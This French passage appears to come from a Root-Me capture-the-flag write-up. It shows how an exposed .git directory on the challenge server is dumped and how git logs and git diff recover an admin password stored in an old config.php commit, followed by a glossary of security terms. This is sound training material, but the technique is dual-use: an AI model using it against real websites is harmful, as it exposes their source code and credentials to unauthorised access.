[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/hooks/pre-commit.sample [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/hooks/pre-push.sample [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/hooks/update.sample [200]
```

Une fois tout chargé, on :

```
(root@kali)~[~/chall_git/git]
# ls -la
total 28
drwxr-xr-x 5 root root 4096 Jan 12 18:28 .
drwxr-xr-x 3 root root 4096 Jan 12 18:30 ..
drwxr-xr-x 7 root root 4096 Jan 12 18:28 .git
-rw-r--r-- 1 root root 109 Jan 12 18:28 config.php
drwxr-xr-x 2 root root 4096 Jan 12 18:28 css
drwxr-xr-x 2 root root 4096 Jan 12 18:28 image
-rwxr-xr-x 1 root root 1024 Jan 12 18:28 index.php
```



On retrouve des dossiers et des fichiers (les fichiers ne présentent pas d'information pertinente si ce n'est le hash du mot de passe du compte admin et son pseudo (admin), sachant que le hash est en sha256, il n'est donc pas réversible.). Je reste sur la piste des indices à savoir git donc je vais voir ce qu'il y a dans le dossier **'git'** :

```
(root@kali)~[~/chall_git/git]
# ls -la
total 28
drwxr-xr-x 5 root root 4096 Jan 12 18:28 .
drwxr-xr-x 3 root root 4096 Jan 12 18:30 ..
drwxr-xr-x 7 root root 4096 Jan 12 18:28 .git
-rw-r--r-- 1 root root 109 Jan 12 18:28 config.php
drwxr-xr-x 2 root root 4096 Jan 12 18:28 css
drwxr-xr-x 2 root root 4096 Jan 12 18:28 image
-rwxr-xr-x 1 root root 1024 Jan 12 18:28 index.php

(root@kali)~[~/chall_git/git]
# ls .git
COMMIT_EDITMSG HEAD config description hooks index info logs objects refs
```

Un dossier de journalisation est présent (**logs**) et m'intéresse donc je vais voir ce qu'il contient :

```
File Actions Edit View Help
(root@kali)~[~/chall_git/git]
# ls -la
total 28
drwxr-xr-x 5 root root 4096 Jan 12 18:28 .
drwxr-xr-x 3 root root 4096 Jan 12 18:30 ..
drwxr-xr-x 7 root root 4096 Jan 12 18:28 .git
-rw-r--r-- 1 root root 109 Jan 12 18:28 config.php
drwxr-xr-x 2 root root 4096 Jan 12 18:28 css
drwxr-xr-x 2 root root 4096 Jan 12 18:28 image
-rwxr-xr-x 1 root root 1024 Jan 12 18:28 index.php

(root@kali)~[~/chall_git/git]
# ls .git
COMMIT_EDITMSG HEAD config description hooks index info logs objects refs

(root@kali)~[~/chall_git/git]
# ls .git/logs
HEAD refs

(root@kali)~[~/chall_git/git]
# cat .git/logs/HEAD
0000000000000000000000000000000000000000 5e0e146e2242cb3e4b836184b688a4e8c0e2cc32 John <john@bs-corp.com> 1567674615 +0200 commit (initial): Initial commit for the new HR database access
5e0e146e2242cb3e4b836184b688a4e8c0e2cc32 1572c85d624a10be0aa7b995289359cc4c0d53da John <john@bs-corp.com> 1568279406 +0200 commit: secure auth with md5
1572c85d624a10be0aa7b995289359cc4c0d53da a8673b295eca6a4fa820706d5f809f1a8b49fcba John <john@bs-corp.com> 1569148712 +0200 commit: changed password
a8673b295eca6a4fa820706d5f809f1a8b49fcba 550880c40814a9d0c39ad3485f7620b1dbce0de8 John <john@bs-corp.com> 1569244207 +0200 commit: renamed app name
550880c40814a9d0c39ad3485f7620b1dbce0de8 c0b4661c888bd1ca0f12a3c080e4d2597382277b John <john@bs-corp.com> 1569607805 +0200 commit: blue team want sha256!!!!!!!
nt sha256!!!!!!!!!!!!
```

Je trouve un fichier HEAD dont j'affiche le contenu et je vois que **John** à réalisé un changement de mot de passe. Donc ayant déjà utilisé Git, je savais que je pouvais voir les changements de commit (git commit permet d'enregistrer localement la version que l'on vient d'éditer) avec la commande **git diff <numéro de commit1> <numéro de commit2>**, on peut voir ce qui a été modifié entre 2 commit. Ici les commit qui nous intéressent sont celui où John s'authentifie et celui où il change de mot de passe :

```
(root@kali)~[~/chall_git/git]
# cat .git/logs/HEAD
0000000000000000000000000000000000000000 5e0e146e2242cb3e4b836184b688a4e8c0e2cc32 John <john@bs-corp.com> 1567674615 +0200 commit (initial): Initial commit for the new HR database access
5e0e146e2242cb3e4b836184b688a4e8c0e2cc32 1572c85d624a10be0aa7b995289359cc4c0d53da John <john@bs-corp.com> 1568279406 +0200 commit: secure auth with md5
1572c85d624a10be0aa7b995289359cc4c0d53da a8673b295eca6a4fa820706d5f809f1a8b49fcba John <john@bs-corp.com> 1569148712 +0200 commit: changed password
a8673b295eca6a4fa820706d5f809f1a8b49fcba 550880c40814a9d0c39ad3485f7620b1dbce0de8 John <john@bs-corp.com> 1569244207 +0200 commit: renamed app name
550880c40814a9d0c39ad3485f7620b1dbce0de8 c0b4661c888bd1ca0f12a3c080e4d2597382277b John <john@bs-corp.com> 1569607805 +0200 commit: blue team want sha256!!!!!!!
```

```
(root@kali)-[~/chall_git/git]
# git diff 1572c85d624a10be0aa7b995289359cc4c0d53da a8673b295eca6a4fa820706d5f809f1a8b49fcb
diff --git a/config.php b/config.php
index 9a7f16d..e11aad2 100644
--- a/config.php
+++ b/config.php
@@ -1,3 +1,3 @@
<?php
$username = "admin";
- $password = "admin";
+ $password = "s3cureP@ssw0rd";
```

Le rouge indique ce qui a été supprimé, et le vert ce qui a été ajouté ou changé, dans notre cas, il s'agit du mot de passe de admin qui passe de "admin" à "s3cureP@ssw0rd"

Le flag est donc : **s3cureP@ssw0rd**

## Validation

Bien joué, mais vous avez déjà les 20 Points

### ----- ANNEXE -----

**JavaScript** : Langage de programmation utilisé pour rendre les sites web interactifs

**Native code** : Code informatique directement compréhensible par le processeur d'un ordinateur.

**Obfuscation** : Processus de rendre intentionnellement du code source plus complexe ou difficile à comprendre, souvent utilisé en sécurité informatique pour décourager la compréhension ou la modification non autorisée. Wireshark : Outil de capture et d'analyse de paquets réseau.

**Logs** : Enregistrements détaillés des activités d'un système ou d'une application.

**Table ASCII** : Table de codage qui attribue des nombres aux caractères, utilisée dans l'informatique.

**Zip** : Format de compression de fichiers.

**Forensic** : Méthode d'investigation pour collecter et analyser des preuves numériques.

**Cryptanalyse** : L'art de décrypter des codes ou de casser des systèmes de chiffrement.

**Capture the Flag** : Compétition de cybersécurité où les participants résolvent des défis pour trouver des "drapeaux" virtuels.

**Trame** : Unité de données transmise sur un réseau.

**ICMP** : Protocole de contrôle de messages Internet, utilisé notamment pour le diagnostic réseau.

**Active Directory** : Service de gestion des identités et des accès dans les environnements Windows.

**Kali** : Distribution Linux spécialisée dans la sécurité informatique et les tests de pénétration.